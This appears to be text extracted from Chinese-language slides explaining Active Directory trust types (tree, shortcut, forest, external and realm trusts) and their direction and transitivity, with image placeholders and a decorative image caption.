


树信任



同一个林中,林根域与其他树根域自动建立双向信任关系.信任关系可传递

快捷方式信任




林信任

在不更改AD结构的情况下,让不同林之间可以相互访问资源.


单向, 信任关系可向下传递

单 / 双向



外部信任/ 跨林快捷方式

类似于同林内的快捷方式信任。
单向, 信任关系不可传递



领域信任


- 为了让AD跟非windows系统的kerberos建立关系而存在的信任.
- 实战没见过,不讨论 😊

建立信任关系后的认证流程是什么样子的?

A glowing green jellyfish is the central focus of the image, set against a dark, almost black background. The jellyfish's bell is translucent and emits a soft, ethereal green light. Its tentacles are visible at the bottom, also glowing with the same green hue. The overall mood is mysterious and serene.


/04 信任认证流程

认证场景

